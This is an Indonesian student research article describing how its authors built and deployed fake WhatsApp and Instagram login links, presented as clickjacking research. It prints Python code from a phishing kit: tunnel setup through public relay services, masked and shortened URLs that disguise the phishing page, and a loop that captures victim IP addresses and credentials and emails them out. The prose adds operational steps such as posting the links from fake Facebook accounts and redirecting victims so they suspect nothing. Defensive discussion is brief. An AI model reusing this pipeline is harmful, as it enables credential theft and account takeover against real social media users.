Artikel HKI.docx

by - -

Submission date: 17-Jul-2024 07:00PM (UTC+0100)
Submission ID: 237629905
File name: Artikel_HKI.docx (463.98K)
Word count: 5001
Character count: 32899

Tinjauan Dan Implementasi Clickjacking Dalam Tautan Palsu Untuk Eksplorasi Media Sosial

Achmad Firly Henry Egitha[1], Yunianita Rahmawati[2], Mochamad Alfan Rosid[3], Nuril Lutvi Azizah[4]
Program Studi Informatika, Fakultas Sains dan Teknologi, Universitas Muhammadiyah Sidoarjo
*Email [1]201080200082@umsida.ac.id, [2]yunianita@umsida.ac.id, [3]alfanrosid@umsida.ac.id, [4]nurillutviazizah@umsida.ac.id

Abstract. *This research focuses on designing modified clickjacking links to investigate the phenomenon of clickjacking attacks aimed at obtaining user information from WhatsApp and Instagram. It aims to both implement these attacks and assess their effectiveness in gathering data on victims. Using fake clickjacking links as a conduit, the study successfully retrieves login credentials from WhatsApp and Instagram, highlighting common defense methods against such attacks and identifying modified websites vulnerable to clickjacking techniques. The study concludes by emphasizing the need for user education, particularly on social media platforms, and proactive measures to mitigate the impact of clickjacking incidents.*

Keywords - *attack; link; hacking; security; protection.*

Abstrak. *Penelitian ini membahas fenomena serangan clickjacking dengan cakupan pada tinjauan umum dan pola implementasi serangan untuk mendapatkan informasi pengguna media sosial WhatsApp dan Instagram. Tujuan penelitian ini untuk merancang dan menerapan serangan clickjacking untuk mendapatkan data untuk analisis data tentang jumlah korban clickjacking. Metode yang digunakan ialah dengan menggunakan clickjacking tautan palsu sebagai jembatan antara pengguna dengan situs phishing. Penelitian ini melibatkan analisis terhadap serangan tautan palsu situs phishing yang terintegrasi dengan sistem peretasan. Hasil penelitian menunjukkan bahwa serangan clickjakcing mampu mendapatkan data login WhatsApp dan Instagram. Penelitian ini juga membahas terkait metode pertahanan yang sering digunakan untuk melindungi mesin pencarian dari serangan clickjacking serta ciri-ciri website yang telah dimodifikasi dengan metode clickjacking. Kesimpulan dari penelitian ini adalah untuk mendapatkan data login dari serangan clickjacking berupa informasi pengguna situs website phishing media sosial dan menjelaskan cara membedakan tautan palsu dengan tautan resmi.*

Kata Kunci - *serangan; tautan; peretasan; keamanan; perlindungan.*

I. PENDAHULUAN

Clickjacking, sebagai bentuk serangan siber yang merugikan, mengintegrasikan teknik manipulatif yang memanfaatkan ketidaktahuan pengguna untuk menjalankan klik pada elemen tersembunyi dalam suatu website. Serangan ini memiliki dampak serius, mulai dari potensi pencurian informasi pribadi hingga pelaksanaan tindakan yang tidak dikehendaki oleh pengguna. Tinjauan terhadap clickjacking mendalam pada mekanisme serangan ini menggambarkan kompleksitas dan kemampuannya untuk mengelabui pengguna secara tak terlihat. Implementasi serangan clickjacking melibatkan pemanfaatan teknologi dan strategi yang semakin canggih untuk mengeksploitasi kerentanan di dalam desain dan perilaku pengguna. Oleh karena itu, pemahaman lebih lanjut tentang teknik-teknik clickjacking sangat penting untuk merancang solusi perlindungan yang lebih baik agar mengurangi risiko serta merespon ancaman serangan siber yang terus berkembang. Serangan keamanan yang sering ditemukan adalah serangan keamanan web phishing. Serangan keamanan phishing merupakan tantangan bagi pengembang website, hal ini didasari oleh serangan clickjacking yang berhasil mendapatkan data pengguna website tanpa disadari oleh pengguna maupun pengembang website. Serangan clickjacking menjadi bagian dari serangan phishing yang cukup efektif untuk mendapatkan data informasi korban. Tujuan dari penelitian ini adalah untuk mendapatkan data korban untuk kajian anaslisi data eksplorasi media sosial.

Penelitian yang dilakukan H. Abusaimeh and Y. Alshareef bertujuan untuk menyediakan panduan bagi peneliti dan praktisi dalam mengimplementasikan strategi pertahanan yang efektif terhadap serangan browser web. Hasil dari penelitian ini mencakup pemahaman yang lebih baik tentang kerentanan browser web terhadap serangan jahat, penjelasan tentang berbagai ancaman keamanan web Selain itu [1][2]. Penelitian yang dilakukan D. J. Liu, G. G. Geng, X. B. Jin, and W. Wang bertujuan untuk menganalisis pola serangan phishing dan mengusulkan kerangka fitur anti-phishing CASE, serta merancang model deteksi phishing multistage yang efektif. Hasilnya mencakup analisis fitur phishing dari empat perspektif, perbandingan antara fitur single-scale dan CASE, serta antara model single-stage

dan multistage [3]. Penelitian yang dilaukan oleh P. Kalaharsha and B. M. Mehtre ini adalah untuk menyelidiki dan menganalisis metode deteksi situs phishing dengan tujuan untuk membandingkan sumber data yang berbeda, model-model yang digunakan, akurasi deteksi, serta tantangan-tantangan yang dihadapi dalam mendeteksi situs phishing. Hasil dari penelitian ini mencakup pemahaman mendalam tentang teknik-teknik deteksi situs phishing yang a[illegible] evaluasi kinerja berbagai model berdasarkan dataset yang berbeda [4]. Tujuan dari penelitian yang dilakukan oleh A. O'Mara, I. Alsmadi, and A. Aleroud ini adalah untuk mengevaluasi fitur statis dan dinamis pada halaman web sebagai prediktor model untuk mendeteksi serangan phishing. Hasil dari penelitian ini menunjukkan bahwa analisis fitur statis dan dinamis dari halaman web memiliki potensi yang baik dalam bidang pembelajaran adversarial untuk menghasilkan serangan phishing [5]. Tujuan dari penelitianvyang diakukan oleh S. Agarwal and B. Stock ini adalah untuk melakukan analisis besar-besaran terhadap lebih dari 186 ribu ekstensi Chrome guna mendeteksi ekstensi yang memodifikasi header keamanan HTTP. Hasil penelitian menunjukkan bahwa sebagian besar ekstensi Chrome yang meminta izin yang diperlukan dan juga dapat mengintersep header respons, memodifikasi setidaknya satu dari empat header kritis keamanan web yang umum, dengan sebagian besar menargetkan X-Frame-Options dan Content-Security-Policy headers. [6]. Tujuan dari penelitian yang dilakukan A. Arote and U. Mandawkar ini adalah untuk memberikan pemahaman yang mendalam tentang konsep Android Hacking menggunakan Kali Linux dan Metasploit Framework, serta langkah-langkah yang diperlukan untuk mendapatkan akses ke perangkat Android. Hasil d[illegible] penelitian ini mencakup proses penetration testing, penggunaan payload dan exploit [7]. Tujuan dari penelitian oleh M. H. Alkawaz, S. J. Steven, and A. I. Hajamydeen ini adalah untuk mengembangkan sebuah sistem deteksi phishing yang menggunakan Machine Learning untuk mengidentifikasi dan memberi peringatan kepada pengguna tentang URL yang terdaftar dalam daftar hitam. Hasil dari penelitian ini adalah implementasi sukses dari sistem yang dirancang, termasuk antarmuka yang efektif, fungsi-fungsi yang terkode dengan baik [8]. Tujuan dari penelitian yang dilakukan oleh A. Mishra and Fancy ini adalah untuk mengembangkan metode yang efisien dalam mendeteksi tautan phishing menggunakan pembelajaran mesin berdasarkan fitur-fitur yang diekstrak dari URL. Hasil penelitian ini menunjukkan bahwa model pembelajaran mesin seperti Random Forest, Support Vector Machine, dan Decision trees dapat digunakan secara efektif untuk membedakan antara tautan phishing dan tautan benign berdasarkan fitur-fitur tertentu [9]. Tujuan dari penelitian yang dilakukan oleh L. Johnson and L. Martensson ini adalah untuk mengevaluasi implementasi header keamanan HTTP di lembaga pemerintah Swedia terhadap serangan XSS dan serangan rantai pasokan sisi klien. Hasil penelitian ini menunjukkan bahwa banyak lembaga pemerintah Swedia masih kurang dalam mengimplementasikan header keamanan tertentu [10]. Penelitian yang dilakukan oleh K. Hariram and V. Ayala-rivera ini bertujuan untuk meningkatkan prediksi apakah URL yang disematkan dengan iframe di atas situs web bersifat jahat atau tidak, dengan menggunakan metode uji coba dengan memberikan kombinasi nilai yang berbeda ke model CNN. Hasil penelitian menunjukkan bahwa dengan memberikan nilai tertentu pada model [11]. Tujuan penelitian yang dilakukan oleh M. Ahmed ini adalah untuk mengembangkan alat client-side yang dapat secara real-time mengidentifikasi serangan phishing pada halaman web, dengan fokus pada efisiensi dalam hal latensi, false positives, dan false negatives. Hasil penelitian ini mencakup pengembang[illegible] ekstensi Google Chrome yang menggunakan machine learning [12]. Tujuan dari penelitian yang dilakukan oleh Z. Alkhalil, C. Hewage, L. Nawaf, and I. Khan, ini adalah untuk menyelidiki tingkat kerentanan pengguna terhadap serangan phishing, dan untuk memahami elemen yang mempengaruhi tingkat keberhasilan serangan phishing. Temuan penelitian ini mengungkap informasi baru yang penting tentang[illegible]a perilaku pengguna yang rentan terhadap serangan phishing [13]. Tujuan dari penelitian yang dilakukan oleh M. Sahin, T. Unlu, C. Hebert, L. A. Shepherd ini adalah untuk memahami pengembang web terhadap kontrol keamanan dan serangan pada aplikasi web. Hasil penelitian ini mengungkapkan bahwa sebagian besar pengembang memiliki pemahaman terbatas terhadap kontrol keamanan yang spesifik terhadap kerentanan [14]. Penelitian yang dilakukan oleh Puneet pada tahun 2021 memiliki tujuan untuk menyelidiki serangan siber clickjacking secara umum dan mengidentifikasi mekanisme pertahanan terhadap serangan clickjacking. Temuan penelitian ini menawarkan pemahaman komprehensif tentang serangan clickjacking [15]. Tujuan dari penelitian yang dilakukan oleh
Z. Su and D. Evans ini adalah untuk mengeksplorasi potensi penggunaan perception hacking dalam memanipulasi tindakan pengguna secara tidak disadari dalam lingkungan realitas virtual. Hasil penelitian ini menunjukkan bahaya dari perception hacking melalui teknik serangan cursorjacking, di mana pengguna dapat dipengaruhi untuk memilih target 2D [16].

Temuan penelitian sebelumnya memberikan salah satu contohnya metode yang dikembangkan masih dinilai sulit untuk diimplementasikan dan perlu pengembangan lebih lanjut oleh penelitian selanjutnya. Hasil dari penelitian sebelumnya belum memenuhi kriteria hasil dalam penggunaannya metode clikjacking untuk mendapatkan data yang diperoleh, hal ini menimbulkan kebutuhan untuk m[illegible]inci dan mengembangkan implementasi clickjacking, khususnya dalam konteks tautan palsu pada jaringan media sosial seperti Instagram dan WhatsApp. Selain itu, penelitian ini bertujuan untuk membentuk mekanisme pola serangan yang dapat menjadi dasar bagi penelitian selanjutnya, dengan harapan dapat berkontribusi pada perkembangan bidang ilmu ethical hacking. Meskipun referensi sebelumnya kurang memadai, penelitian ini juga akan membahas pola serangan yang bersifat positif dan merinci

mekanisme pertahanan dari serangan siber secara umum, sebagai langkah awal untuk menutup celah kebocoran data informasi dalam ekosistem media digital..

II. METODE

Gambar 1. Kerangka Umum Penelitian

2.1. Persiapan Sistem

Proses persiapan sistem dengan model serangan clickjacking dilakukan secara berurutan agar terhindar dari kerusakan sistem. Persiapan sistem merupakan aspek dasar dalam melakukan serangan clickjacking. Keberhasilan dalam persiapan sistem menentukan keberhasilan pada hasil data yang diperoleh. Penelitian ini fokus pada hasil data yang diperoleh melalui tampilan yang tersimpan pada sistem. Metode clickjacking dipelajari secara menyeluruh agar alur dari serangan ini bisa dipahami oleh bahasa manusia. Sistem yang digunakan menggunakan bahasa pemrograman python, bahasa pemrograman ini dipilih karena sintaksis yang mudah dalam editing scripts hal ini menjadi poin lebih karena sistem lebih fleksibel dalam menyesuaikan kebutuhan dan dukungan tambahan berupa fungsi-fungsi dari modul dan pustaka lainnya. Probabilitas kode dapat dijalankan tanpa harus melakukan perubahan kode, hal ini menjadi multi device dan bisa dijalalankan pada platform apa saja.

Program Instalasi Modul

```
packages = [ "php", "ssh" ]
modules=["requests","rich","beautifulsoup4:bs4"  ]
tunnelers = [ "cloudflared","loclx" ]
processes = [ "php", "ssh", "cloudflared", "loclx", "localxpose", ]
try:
test = popen("cd $HOME && pwd").read()
except:
    exit()

supported_version = 3
if version_info[0] != supported_version:
        print(f"{error}Only Python version {supported_version} is supported!\nYour python version is {version_info[0]}")
    exit(0)

for module in modules:
    if ":" in module:
        module, importer = module.split(":")
```

```
    else:
        importer = module
    try:
        eximport(importer)
    except ImportError:
        try:
            print(f"Installing {module}")
            run(f"pip3 install {module} --break-system-packages", shell=True)
        except:
            print(f"{module} cannot be installed! Install it manually by {green}'pip3 install {module}'")
            exit(1)
    except:
        exit(1)
```

Kode program instalasi program diatas terdiri dari beberapa fungsi diantaranya, pada baris 1 hingga 4, terdapat beberapa variabel yang mendefinisikan paket, modul, tunneler, dan proses yang akan digunakan. Variabel-variabel ini akan digunakan dalam tahap selanjutnya. Pada baris 5 hingga 8, terdapat blok percobaan (try-except) yang berfungsi untuk menjalankan perintah shell yang mencoba untuk berpindah ke direktori home pengguna dan mencetak path (jalur) direktori tersebut. Pada baris 13 hingga 27, terdapat perulangan (for loop) yang digunakan untuk memeriksa dan mengimpor modul-modul yang didefinisikan dalam variabel "modules". Dalam loop, setiap modul dicek apakah memerlukan importasi khusus (terlihat dari adanya tanda ":" pada modul). Jika ya, modul dipisahkan menjadi dua bagian, yaitu nama modul dan nama pengimpor. Jika modul dapat diimpor, tidak ada tindakan lebih lanjut. Jika tidak, program akan mencoba menginstal modul tersebut menggunakan perintah pip3.

Program Manajemen Autentifikasi dan SSH Tunneling

```
# Set up loclx authtoken to work with loclx links
def lx_token():
    global lx_command
    while True:
        status = shell(f"{lx_command} account status", True).stdout.decode("utf-8").strip().lower()
        if not "error" in status:
            break
        has_token = input(f"\n{ask}Do you have loclx authtoken? [y/N/help]: {green}")
        if has_token == "y":
            shell(f"{lx_command} account login")
            break
        elif has_token == "help":
            sprint(lx_help, 0.01)
            sleep(3)
        elif has_token in ["n", ""]:
            break
        else:
            print(f"\n{error}Invalid input '{has_token}'!")
            sleep(1)

def ssh_key():
    if key and not isfile(f"{ssh_dir}/id_rsa"):
      # print(f"\n{info}Please wait for a while! Press enter three times when asked for ssh key generation{nc}\n")
        # sleep(1)
        # shell("ssh-keygen")
        print(nc)
        shell(f"mkdir -p {ssh_dir} && ssh-keygen -N '' -t rsa -f {ssh_dir}/id_rsa")
    is_known = bgtask("ssh-keygen -F localhost.run").wait()
    if is_known != 0:
        shell(f"ssh-keyscan -H localhost.run >> {ssh_dir}/known_hosts", True)
    is_known2 = bgtask("ssh-keygen -F serveo.net").wait()
    if is_known2 != 0:
        shell(f"ssh-keyscan -H serveo.net >> {ssh_dir}/known_hosts", True)
```

Baris kode diatas terdiri dari Fungsi lx_token() pada baris 2-18 bertujuan untuk memastikan bahwa autentikasi dengan loclx authtoken dapat diatur dengan benar. Jika pengguna memiliki token (jawaban "y"), maka program akan menjalankan perintah shell untuk login ke akun loclx (baris 10). Jika pengguna meminta bantuan ("help"), informasi bantuan loclx akan ditampilkan dan program akan menunggu selama 3 detik (baris 12-14). Jika jawabannya "n" atau input kosong, program keluar dari loop (baris 15-16). Jika jawaban pengguna tidak sesuai opsi yang valid, pesan kesalahan akan dicetak dan program menunggu selama 1 detik sebelum melanjutkan (baris 18).

Fungsi ssh_key() pada baris 20-32 terlibat dalam manajemen kunci SSH untuk tautan loclx. Pada baris 21-26, fungsi memeriksa apakah kunci SSH sudah ada. Jika belum, maka program akan membuat kunci SSH menggunakan perintah shell ssh-keygen (baris 26). Selanjutnya, program melakukan pemeriksaan terhadap kunci SSH yang diketahui menggunakan ssh-keygen -F. Jika kunci belum dikenal, program akan menambahkannya ke file known_hosts (baris 28-31) untuk server "localhost.run" dan "serveo.net". Ini membantu dalam melakukan koneksi SSH tanpa interupsi ke server-server tersebut.

1. 2.2. Merancang Tautan

Pada penelitian terdapat tahapan untuk merancang tautan URL), tahapan ini dilakukan dengan proses pada input selection atau memilih pilihan yang tersedia pada sistem dengan fungsi pada script kode program output URL. Funsgi dari output URL memberikan hasil output tautan yang terintegritas dengan phishingsite. Proses merancang tautan ini memiliki kemudahan dengan menu pilihan untuk membentuk domain URL sehingga bisa dimodifikasi sehingga memungkinkan tautan phishingsite ini memiliki kemiripan dengan tautan asli. Clickjacking merupakan metode yang digunakan pada phishingsite uuntuk mengelabuhi aktivitas yang seharusnya tidak dilakukan karena berisiko mengalami kebocoran data yang bersifat pribadi. Metode ini sering terjadi karena sulitnya membedakan antara tautan asli dengan tautan palsu sehinga penting untuk mencermati pola domain dari sebuah tautan.

Program Output URL

```
1. # Output url
2. def url_manager(url, tunneler):
3.     global mask
4.     masked = mask + "@" + url.replace('https://','')
5.     title = f"[bold cyan]{tunneler}[/]"
6.     text = f"[blue]URL[/] [green]:[/] [yellow]{url}[/]\n[blue]MaskedURL[/] [green]:[/] [yellow]{masked}[/]"
7.     cprint(
8.         Panel(
9.             text,
10.             title=title,
11.             title_align="left",
12.             border_style="green"
13.         )
14.     )
15.     #print(f"\n{info2}{arg1}>{yellow}{url}")
16.     #print(f"{info2}{arg2}>{yellow}{mask}@{url.replace('https://','')}")
17.     sleep(0.5)

18. def kshrten(url):
19.     route_map = {
20.         ".trycloudflare.com": "cf",
21.         ".loclx.io": "lx",
22.         ".lhr.life": "lhr",
23.         ".lhr.pro": "lhro",
24.         ".serveo.net": "svo",
25.     }
26.     for key in route_map.keys():
27.         if key in url:
28.             route = route_map[key]
29.             subdomain = url.replace("https://", "").replace(key, "")
30.     website = f"https://kshrt2.vercel.app/{route}/{subdomain}"
31.     internet()
32.     try:
33.         res = post(website).text
34.     except Exception as e:
35.         append(e, error_file)
```

```
    res = ""
shortened = res.split("\n")[0] if "\n" in res else res
if "https://" not in shortened:
    return ""
return shortened
```

Fungsi url_manager() pada baris 2-17 bertujuan untuk mengelola dan menampilkan informasi URL, termasuk URL asli dan URL yang dimaskerkan. Fungsi menerima dua parameter, yaitu URL (url) dan tunneler (tunneler). Variabel mask digunakan untuk menyembunyikan protokol "https://" dari URL. Selanjutnya, variabel title dan text digunakan untuk membuat tampilan format yang kaya warna untuk URL yang akan dicetak. Fungsi cprint dan Panel dari modul rich.console digunakan untuk mencetak tampilan panel yang berisi informasi URL dengan warna dan gaya tertentu. Pada akhirnya, program menunggu selama 0.5 detik.

2.3. Analisis Proses

Pada tahap ini proses dilakukan monitoring pada beberapa bagian seperti peluncuran tautan saat diklik, tampilan halaman phishingsite dan input data yang telah dilakukan korban. Peluncuran tautan ketika diklik merupakan langkah awal terjadinya serangan keamanan clickjacking dalam percobaan pengambilan data korban. Analisis tampillan antarmuka pengguna menjadi faktor kedua setelah tautan telah diklik, perlu diperhatikan halaman phishingsite merupakan tampilan yang pertama kali berinteraksi dengan korban sehingga memungkinkan terjadi penolakan akses jika diinginkan. Pada analisis input data korban akan mengisi form yang tersedia dan peretas akan menganalisis apakan inputan berhasil disimpan pada sistem, proses ini merupakan proses inti dari pengambilan data jadi sangat perlu perhatian dan ketelitian seperti pada peforma jaringan yang stabil dan durasi penyimpanan data.

Program Capturing

```
#Function capturing
def waiter():
    global is_mail_ok
    delete(ip_file, cred_file)
    sprint(f"\n{info}{blue}Waiting for login info ...{cyan}Press {red}Ctrl+C{cyan} to exit")
    try:
        while True:
            if isfile(ip_file):
                print(f"\n\n{success}{bgreen}Victim IP found!\n\007")
                show_file_data(ip_file)
                ipdata = cat(ip_file)
                append(ipdata, main_ip)
                # Just add the ip
                append(ipdata.split("\n")[0], saved_file)
                print(f"\n{info2}Saved in {main_ip}")
                print(f"\n{info}{blue}Waiting for next.....{cyan}Press {red}Ctrl+C{cyan} to exit")
                remove(ip_file)
            if isfile(cred_file):
                print(f"\n\n{success}{bgreen}Victim login info found!\n\007")
                show_file_data(cred_file)
                userdata = cat(cred_file)
                if is_mail_ok:
                    send_mail(userdata)
                append(userdata, main_cred)
                append(userdata, saved_file)
                print(f"\n{info2}Saved in {main_cred}")
                print(f"\n{info}{blue}Waiting for next.....{cyan}Press {red}Ctrl+C{cyan} to exit")
                remove(cred_file)
            sleep(0.75)
    except KeyboardInterrupt:
        pexit()

def main():
    try:
        main_menu()
    except KeyboardInterrupt:
```

```
36.         pexit()
37.     except Exception as e:
38.         exception_handler(e)

39. if __name__== '__main__':
40.     main()
```

Kode di atas terdiri dari dua fungsi utama yang berfokus pada pengelolaan informasi hasil peretasan atau penangkapan data. Fungsi-fungsi ini dirancang untuk menunggu dan memantau adanya informasi login atau kredensial yang berhasil ditangkap selama proses peretasan. Mari kita jabarkan lebih lanjut. Fungsi waiter() pada baris 2-31 adalah fungsi utama yang bertanggung jawab untuk menunggu dan memantau adanya data login atau kredensial yang berhasil ditangkap. Selanjutnya, program memulai loop tak terbatas (baris 7) untuk terus memeriksa adanya file berisi informasi IP atau kredensial. Jika file IP ditemukan (baris 8), program mencetak informasi bahwa IP korban ditemukan, menampilkan informasi IP, dan menyimpannya dalam file terpisah (baris 10-16). Jika file kredensial ditemukan (baris 18), program mencetak informasi bahwa kredensial korban ditemukan, menampilkan informasi kredensial, dan jika alamat email valid (is_mail_ok), mengirimkan email berisi kredensial tersebut (baris 20-27). Setelah itu, program kembali menunggu selama 0.75 detik sebelum memeriksa kembali (baris 29). Selanjutnya, terdapat fungsi main() pada baris 32-38, yang berperan sebagai fungsi utama untuk menjalankan program. Fungsi ini mencoba mengeksekusi fungsi main_menu() yang mungkin berisi logika program utama. Jika pengguna menekan Ctrl+C selama program berjalan, fungsi menangkap exception KeyboardInterrupt pada baris 35 dan mengarahkannya ke fungsi pexit() yang kemudian menghentikan program.

2.4. Analisis Data

Pada langkah analisis data, informasi yang diperoleh dari masukan korban akan dibandingkan pada tampilan sistem. apakah data sama dengan data yang telah disimpan pada direktori file sistem. Pada tahap ini terjadi penggukuran frekuensi clickjacking selama periode waktu tertentu, hal ini mengidentifikasi jumlah peningkatan atau penurunan serangan clickjacking. Selanjutnya ada jenis informasi data yang diperoleh selama periode waktu aktif tautan. Menganalisis karekter korban yang terkena serangan clickjacking dengan pola serangan dalam bentuk tautan palsu. Selain itu pada tahap ini akan menilai dampak clickjacking pada peretas, baik dari segi tanggung jawab dab privasi. Ini dapat membantu dalam menentukan urgensi perlindungan dan kesadaran terhadap serangan clickjacking.

Gambar 2. Skenario Serangan Clickjacking

Penelitian ini dilakukan untuk mendalami fenomena keamanan siber yang dikenal sebagai clickjacking, peretas menggunakan sistem untuk menerapkan dan merancang tautan palsu. Aktivitas ini ditampilkan pada Gambar 2 skenario serangan clickjacking, peretas mengirimkan tautan yang telah dibuat kepada korban, dari tujuan gambar

diatas memungkinkan korban untuk menekan klik tautan tersebut, data berupa informasi pribadi korban secara otomatis direkam oleh peretas. Penelitian ini berfokus pada mekanisme peretasan yang terjadi dalam tautan palsu untuk mendapatkan informasi yang kemudian mengakibatkan kebocoran data korban. Melalui analisis mendalam, penelitian ini akan mengidentifikasi proses pengambilan data korban yang terjadi pada saat klik tautan dan bagaimana data tersebut kemudian diintegrasikan ke dalam inputan halaman situs phishing. Temuan penelitian ini diharapkan dapat memberikan pemahaman lebih lanjut cara kerja clickjacking, serta memberikan dasar untuk pengembangan strategi keamanan lebih berhasil melindungi pengguna dari serangan semacam ini.

III. HASIL DAN PEMBAHASAN

Implementasi serangan clickjacking ini diawali dengan persiapan dan pemahaman terkait alat-alat yang akan digunakan, contoh alat yang digunakan meliputi hardware dan software. Hardware terdiri dari device komputer atau laptop, router wifi dan flashdisk, sedangkan untuk software yang digunakan tools basis sistem operasi linux.

A. Persiapan Tuneling

Langkah pertama persiapan tunel terenkripsi antara server lokal pengguna dan relay server. Relay server ini berfungsi sebagai perantara antara server lokal pengguna dan internet. Ketika pengguna menghubungkan server tunel, relay server kemudian menyalurkan lalu lintas dari internet ke server lokal dan sebaliknya.

B. Persiapan Sistem

Pada proses ini dilakukan beberapa tahapan yang saling terhubung dengan proses selanjutnya yaitu masuk direktori tools, masuk terminal, run sistem pada terminal. Langkah pertama adalah masuk ke direktori tools yang diperlukan untuk menjalankan perintah-perintah tertentu. Setelah itu, pengguna memasuki terminal, sebuah antarmuka teks baris perintah yang memungkinkan pengguna berkomunikasi dengan sistem operasi. Dengan terminal, pengguna dapat menjalankan perintah-perintah untuk mengatur dan mengelola sistem. Tahap terakhir adalah menjalankan sistem pada terminal, yang berarti menjalankan perintah-perintah atau skrip yang telah dipersiapkan untuk menyelesaikan tugas tertentu sesuai kebutuhan pengguna. Keseluruhan proses ini menunjukkan keterkaitan yang penting antara langkah-langkah yang diambil untuk mencapai tujuan akhir.


C. Merancang Tautan

Pada Proses perancangan tautan opsional ini bertujuan untuk memanipulasi aktivitas korban dalam skenario clickjacking, sebuah bentuk serangan di mana pengguna internet secara tidak sadar diarahkan untuk melakukan tindakan tertentu tanpa pengetahuan mereka sendiri. Dalam konteks ini, tautan opsional dirancang sedemikian rupa sehingga menipu korban untuk melakukan tindakan yang tidak disengaja saat berinteraksi dengan antarmuka pengguna pada halaman phishing clickjacking. Manipulasi ini bertujuan untuk mengubah sudut pandang pengguna terhadap antarmuka pengguna, menyebabkan mereka melakukan tindakan yang tidak diinginkan, seperti mengklik tautan atau tombol tertentu, tanpa menyadari bahwa mereka sebenarnya sedang memicu aksi yang merugikan atau berbahaya. Dengan memanfaatkan teknik ini, penyerang dapat meningkatkan kesuksesan serangan clickjacking mereka dengan memperdaya korban untuk melakukan tindakan yang dapat mengungkapkan informasi sensitif atau bahkan mengunduh malware ke perangkat mereka tanpa sepengetahuan mereka. Oleh karena itu, perancangan tautan opsional menjadi strategi penting dalam upaya meningkatkan efektivitas serangan clickjacking dalam konteks phishing.

Gambar 3. Merancang Tautan

D. Pemilihan Tautan

Pada proses ini, terjadi pemilihan tautan yang disesuaikan dengan tunel yang telah digunakan sejak awal. Tunel yang dimaksud adalah jalur aman yang dibuat untuk mentransmisikan data secara terenkripsi dari satu titik ke titik lain di jaringan, seringkali melalui internet atau jaringan publik lainnya. Pemilihan tautan yang tepat dan sesuai dengan tunel yang telah ditetapkan dari awal menjadi kunci penting dalam menjaga keamanan dan integritas data yang ditransmisikan. Tautan dipilih agar sesuai dengan parameter dan persyaratan tunel yang telah disepakati sebelumnya, sehingga memastikan bahwa data yang ditransmisikan melalui tautan tersebut tetap terlindungi dan terjamin keamanannya selama perjalanan melalui jaringan.




Gambar 4. Merancang Tautan

E. Implementasi

Setelah pemilihan tautan sesuai dengan tunel yang telah ditetapkan, langkah selanjutnya melibatkan implementasi pengiriman tautan palsu melalui platform media sosial seperti Facebook. Dalam skenario ini, penyerang menggunakan akun palsu untuk memposting tautan palsu yang menyamar sebagai tautan yang sah atau dapat dipercaya. Tautan disematkan dalam postingan yang menjanjikan konten menarik atau mengecoh, seperti penawaran khusus, konten eksklusif, atau informasi terbaru. Ketika pengguna Facebook melihat postingan tersebut dan tertarik untuk mengeklik tautan, mereka akan dialihkan ke halaman web yang telah dimanipulasi dengan teknik clickjacking.

Gambar 5. Implementasi Clickjacking

F. Tampilan UI jika URL WhatsApp dan Instagram Palsu :




Gambar 6. Clickjacking Phishingsite Instagram

G. Clickjacking Site

Dalam tampilan antarmuka pengguna (UI), pengguna akan disajikan dengan sebuah formulir login yang meminta mereka untuk memasukkan nomor telepon dan One-Time Password (OTP). Namun, dari UI tersebut, terdapat sebuah indikasi yang perlu dicurigai, yaitu perbedaan pada kolom URL yang terlihat berbeda dengan URL asli dari layanan


WhatsApp. Ini terbukti dengan adanya anomali pada domain URL yang muncul. Adanya perbedaan ini menimbulkan kecurigaan bahwa halaman tersebut mungkin merupakan sebuah situs palsu yang mencoba untuk mendapatkan informasi sensitif dari pengguna.




Gambar 7. Clickjacking Phishingsite WhatsApp

H. Fungsi Redirection


Tampillan jika user telah login, halaman website akan terlooping ke halaman login seolah-olah gagal login. Namun hal ini bisa diatasi dengan menggunakan redirection URL yang telah dibuat pada proses sebelumnya. Jadi peran redirect menjadi perlindungan bagi peretas untuk menghindari kecurigaan korban.




Gambar 8. Tautan Instagram Palsu



Gambar 9. Tautan Instagram Asli



Gambar 10. Tautan WhatsApp Palsu



